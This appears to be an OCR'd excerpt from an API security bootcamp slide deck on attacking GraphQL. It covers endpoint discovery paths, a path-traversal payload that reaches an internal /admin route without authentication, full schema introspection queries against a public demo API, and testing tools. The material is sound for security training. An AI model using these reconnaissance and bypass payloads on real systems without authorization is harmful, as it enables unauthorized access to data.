API Security Bootcamp
Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

2023


Hacking GraphQL

REST API Alternative for CRUD operations

GraphQL is a data query language used instead of REST APIs for backend data-related calls.

By default, GraphQL does not use authentication.

What is GraphQL?


/movies
/directors
REST API
/graphql
movies
directors
GRAPHQL API

Identifying GraphQL in your Target

Possible paths to check for in Burp Proxy HTTP History

- */graphql*
- */graphiql*
- */graphql.php*
- */graphql/console*

GraphQL Terminology

Introspection (query schema)


- Used to retrieve schema

Query

- Used to fetch data
- Read only

Mutations

- Used to change data
- CRUD operations




The three root types

Query
for querying the data


Mutation
for modifying the data

Subscription
for notifying about events

GraphQL – Authentication Issues


The authentication is checked here
This reqeust does not require auth
bounty(id: "1/../../admin/")
GET /admin HTTP/2
GraphQL
REST API
Internal network

Subscriptions and Authentication



```typescript
const getDynamicContext = async (ctx, msg, args) => {
  // ctx is the graphql-ws Context where connectionParams live
  if (ctx.connectionParams.authentication) {
    const currentUser = await findUser(ctx.connectionParams.authentica
    return { currentUser };
  }
  // Otherwise let our resolvers know we don't have a current user
  return { currentUser: null };
};

useServer(
  {
    schema,
    context: async (ctx, msg, args) => {
      // Returning an object will add that information to
```

GraphQL Tools

Chrome Plugin Altair

GraphQL Explorer - https://api.spacex.land/graphql/

GraphQL Voyager

GraphQL Introspection using Chrome

API

- https://api.spacex.land/graphql (historic, no longer available)
- https://spacex-production.up.railway.app/

Query

- {__schema{types{name,fields{name}}}}

Plugin

- Add Chrome extension “Altair GraphQL Client”
- Use https://spacex-production.up.railway.app/ for the URL

Demo: Introspection Queries

- Query 1:

```
query IntrospectionQuery{__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives{name description args{...InputValue}}}}fragment FullType on
__Type{kind name description fields(includeDeprecated:true){name description args{...InputValue}type{...TypeRef}isDeprecated
deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){name description isDeprecated deprecationReason}possibleTypes{...TypeRef}}fragment
InputValue on __InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on __Type{kind name ofType{kind name ofType{kind name ofType{kind name}}}}
```

- Query 2:

